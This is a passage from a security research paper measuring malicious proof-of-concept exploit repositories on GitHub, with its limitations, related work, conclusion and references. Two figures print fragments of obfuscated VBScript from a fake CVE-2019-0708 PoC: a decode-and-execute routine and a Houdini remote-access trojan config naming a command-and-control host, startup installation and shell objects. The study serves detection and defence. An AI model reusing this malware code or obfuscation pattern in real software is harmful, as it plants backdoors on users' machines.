519 vbCrLf & " !!!!!c |$| !!!!!m |$| !!!!!d |$| !!!!!s |$| !!!!!h |$| !!!!!e |$| !!!!!l |$
520 vbCrLf & " !!!!!e |$| !!!!!n |$| !!!!!d |$| !!!!!f |$| !!!!!u |$| !!!!!n |$| !!!!!c |$
521 on error resume next
522 xxxxxxxxxxxxxxxxxxxxxxxx
523 yyOuXrXAAeU = replace(yyOuXrXAAeU, " |$| ", "")
524 xxxxxxxxxxxxxxxxxxxxxxxx
525 yyOuXrXAAeU = replace(yyOuXrXAAeU, "!\\!", " ")
526 xxxxxxxxxxxxxxxxxxxxxxxx
527 execute yyOuXrXAAeU

```

Figure 9: An obfuscated payload in a PoC CVE-2019-0708

```

57 Dim yyOuXrXAAeU
58 yyOuXrXAAeU = "<[recoder: houdini(c) skype: houdini-fx]>" & _
59 vbCrLf & " & _
60 vbCrLf & " '-----config-----" & _
61 vbCrLf & " & _
62 vbCrLf & "host="hostnames.ddns.net"" & _
63 vbCrLf & "port=1234" & _
64 vbCrLf & "installdir="%temp%" & _
65 vbCrLf & "lnkfile=true" & _
66 vbCrLf & "lnkfolder=true" & _
67 vbCrLf & " & _
68 vbCrLf & " '-----publicvar-----" & _
69 vbCrLf & " & _
70 vbCrLf & "dimshellobj" & _
71 vbCrLf & "setshellobj=wscript.createobject("wscript.shell")" & _
72 vbCrLf & "dimfilesystemobj" & _
73 vbCrLf & "setfilesystemobj=createobject("scripting.filesystemobject")" & _
74 vbCrLf & "dimhttpobj" & _
75 vbCrLf & "sethttpobj=createobject("msxml2.xmlhttp")" & _
76 vbCrLf & " & _
77 vbCrLf & " & _
78 vbCrLf & " '-----privatvar-----" & _
79 vbCrLf & " & _
80 vbCrLf & "installname=wscript.scriptname" & _
81 vbCrLf & "startup=shellobj.specialfolders("startup") & """" & _
82 vbCrLf & "installldir=shellobj.expandenvironmentstrings(installdir) & """" & _
83 vbCrLf & "ifnotfilesystemobj.folderexists(installdir) then installdir=shellobj.expandenvironmentstrings("%temp%") & """" & _
84 vbCrLf & "spliter="<"& ""|""& ">" & _
85 vbCrLf & "sleep=5000" & _

```

Figure 10: Houdini malware detected in an obfuscated PoC for CVE-2019-0708

that our study is an important first step towards creating more reliable tools for security professionals.

We note that GitHub’s acceptable use policy³¹ allows publication of security-relevant content, such as malware, vulnerability information of exploits, but only for research purposes. They explicitly prohibit dual-use exploits (so, e.g., malicious exploits) and they require all exploit data to be clearly labelled as potentially harmful content. We have not observed any warnings in the subset of repositories that we inspected manually. Moreover, the discovered 4893 repositories with malicious PoCs are clearly in violation of GitHub’s policy. Our findings will be reported to GitHub.

Our study has several limitations. First, the GitHub API proved unreliable and not all repositories corresponding to the used CVE IDs were collected. Therefore, we potentially have only a subset of data related to the targeted CVEs. We have tried to mitigate this issue by re-querying the API a second time.

Another limitation of this study is that we rely on heuristics for detecting malicious PoCs. These heuristics are not able to discover all malicious PoCs in our dataset, as some of them likely apply more substantial obfuscation techniques, such as encryption. At the same time, we were not able to check all IP

addresses using platforms like VirusTotal due to the free API limitations, and also due to the amount of time that passed since some older exploits were published it is possible that some previously malicious IP addresses are not been detected as malicious. Thus we might have missed malicious PoCs that include such “previously malicious” IP addresses. Given the high prevalence of malicious IP addresses in the subset of IPs analyzed by VirusTotal, we can expect that more repositories with malicious IP addresses can be discovered in our dataset.

Moreover, an inclusion of a malicious IP address is not a 100% reliable indicator of maliciousness, as these IP addresses might be included in, e.g., examples of usage of the PoC, and not be a part of the core exploit functionality. Therefore, we might have labelled an exploit as malicious, while in practice it is legitimate. Thus, our heuristics are neither sound nor complete.

These limitations could potentially be addressed in the future by developing more sophisticated dynamic analysis techniques that would execute PoCs and observe their behavior. However, given the variety of technologies the PoCs are developed with (see Table 1), it may be very challenging to develop a platform that will be able to analyze a significant proportion of the PoCs in our dataset. Another viable alternative is to develop a detection mechanism based on code similarity analysis that will leverage machine learning techniques, similar to, e.g., the Amalfi approach to detect malicious npm

³¹<https://docs.github.com/en/site-policy/acceptable-use-policies/github-active-malware-or-exploits>




Figure 11: Repository with fake PoC as a prank




Figure 12: Rickroll prank in a fake PoC for CVE-2020-2021

packages [7].

Still, as with any complex security-related task, such as e.g., malware detection, adversaries are able to apply very sophisticated obfuscation mechanisms to hide the malicious PoC functionality from inspection, therefore a 100% reliable detection mechanism for malicious PoCs is not achievable.

7 Related work

When it comes to maliciousness of code published on GitHub, there have been several investigations published in the literature. For example, Y. Zhang et al. [10] worked on detecting cryptomining-related functionality in GitHub repositories by using deep learning methods. D. Gonzales et al. [1] focused on finding malicious commits in a given repository by analyzing the user’s profile information and commit logs. Wyss, De Carli and Davidson [9] focused on detecting hidden code in forks from specific projects in order to check for maliciousness of these forks. Our work focuses on a very different

problem.

More specifically to GitHub exploits analysis, S. Horawalavithana et al. [2] studied the life cycle of new CVEs and how they are being discussed within the community using Github, Reddit and Twitter. On a related note, O. Suciuc et al. [8] focused on studying the likelihood of exploits to become functional over time and how to measure that for a given CVE.

A. Householder et al. [3] discussed the development of CVE exploits over time and the chances for a specific CVE to have an exploit developed or shared in the future. This paper also shared statistics regarding the amount of CVEs that gets a publicly available exploit available ($4.1\% \pm 0.1\%$), which is similar to our findings as shown in Table 2.

Many of the above papers focuses on analyzing repositories, commits and/or forks either in specific projects or overall repositories in GitHub. However, none of these researches focused on analyzing repositories that contain PoCs for CVE exploits and have tried to assess how reliable they are. To the best of our knowledge ours is the first study in this area.

Contrastingly, multiple researchers and security experts have been mentioning the problem of fake PoCs in Twitter and blogs. Some researchers took an extra step forward by setting up honeypot PoCs to study how many people are running the scripts and get some data regarding the user, like IP address and User-Agent. One of the CVEs that was a trend in Twitter’s security community is the Bluekeep Windows issue (CVE-2019-0708), and multiple people tweeted³² about some of the malicious PoCs they came across in Github.

Outside of GitHub, exploit and PoC analysis and detection methods have been studied, by e.g., Sabotke, Suciuc and Dumitras [6], who investigated how to detect information about CVE exploitation being shared on Twitter.

8 Conclusion and future work

We conduct a quantitative and qualitative investigation of CVE Proof of Concepts maliciousness on GitHub. In this research we proposed heuristics to detect malicious PoCs based on inclusion of malicious IP addresses, analysis of instructions obfuscated with hexadecimal and base64 encodings, and malicious binaries targeting Windows systems. Out of 47313 GitHub repositories with PoCs we detected 4893 malicious repositories (i.e., 10.3%). The next step after this research is to develop a more robust approach to for detecting malicious instructions, e.g., based on code similarity features or dynamic analysis.

To the best of our knowledge, our work is the first that investigates, analyses and proposes a heuristic-based solution to detect and flag malicious PoCs of CVEs. Our approach is based on analysing source code for malicious calls to servers

³²<https://twitter.com/cnotin/status/1128952462537297922>

as well as extracting hexadecimal payloads and Base64 encoded scripts that contains malicious instructions, which could be exfiltrating information, downloading malicious files from the internet or containing a backdoor. However, this approach cannot detect every malicious PoC based on source code, since it is always possible to find more creative ways to obfuscate it. We have investigated code similarity as a feature to help identifying new malicious repositories. Our results show that indeed malicious repositories are on average more similar to each other than non-malicious one. This result is the first step to develop more robust detection techniques.

However, it is hard to fully automate the detection process. Our approach was chosen after checking multiple PoCs and finding out that the majority are using the same usual techniques, like hexadecimal and base64 payloads, that also do not look too unusual to the PoC users. We believe that this is an important contribution for the security community. Inside some of these malicious PoCs we found instructions to open backdoors or plant malware in the system that is running on it. This means that these PoCs are indeed targeting the security service community, which leads to targeting every customer of such security company using these PoCs from GitHub.

Availability

Since some repositories are not accessible anymore. We plan to make our dataset and results available.

References

- [1] Danielle Gonzalez, Thomas Zimmermann, Patrice Godefroid, and Max Schaefer. Anomalous: Automated detection of anomalous and potentially malicious commits on GitHub. *CoRR*, abs/2103.03846, 2021.
- [2] Sameera Horawalavithana, Abhishek Bhattacharjee, Renhao Liu, Nazim Choudhury, Lawrence Hall, and Adriana Iamnitchi. Mentions of security vulnerabilities on Reddit, Twitter and GitHub. pages 200–207, 10 2019.
- [3] Allen D. Householder, Jeff Chrabaszcz, Trent Novelly, David Warren, and Jonathan M. Spring. Historical analysis of exploit availability timelines. In *13th USENIX Workshop on Cyber Security Experimentation and Test (CSET 20)*. USENIX Association, August 2020.
- [4] Jay Jacobs, Sasha Romanosky, Benjamin Edwards, Idris Adjerid, and Michael Roytman. Exploit prediction scoring system (EPSS). *Digital Threats: Research and Practice*, 2(3):1–17, 2021.
- [5] Lutz Prechelt, Guido Malpohl, and Michael Philippsen. Finding plagiarisms among a set of programs with JPlag. *J. Univers. Comput. Sci.*, 8(11):1016, 2002.
- [6] Carl Sabottke, Octavian Suci, and Tudor Dumitras. Vulnerability disclosure in the age of social media: Exploiting Twitter for predicting real-world exploits. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 1041–1056. USENIX Association, August 2015.
- [7] Adriana Sejfia and Max Schäfer. Practical automated detection of malicious npm packages. *Proceedings of ICSE*, 2022.
- [8] Octavian Suci, Connor Nelson, Zhuoer Lyu, Tiffany Bao, and Tudor Dumitras. Expected exploitability: Predicting the development of functional vulnerability exploits. *ArXiv*, abs/2102.07869, 2021.
- [9] Elizabeth Wyss, Lorenzo De Carli, and Drew Davidson. What the fork? Finding hidden code clones in npm. In *2022 IEEE/ACM 44th International Conference on Software Engineering (ICSE)*, 2022.
- [10] Yiming Zhang, Yujie Fan, Shifu Hou, Yanfang Ye, Xusheng Xiao, Pan Li, Chuan Shi, Liang Zhao, and Shouhuai Xu. Cyber-guided deep neural network for malicious repository detection in GitHub. In *2020 IEEE International Conference on Knowledge Graph (ICKG)*, pages 458–465, 2020.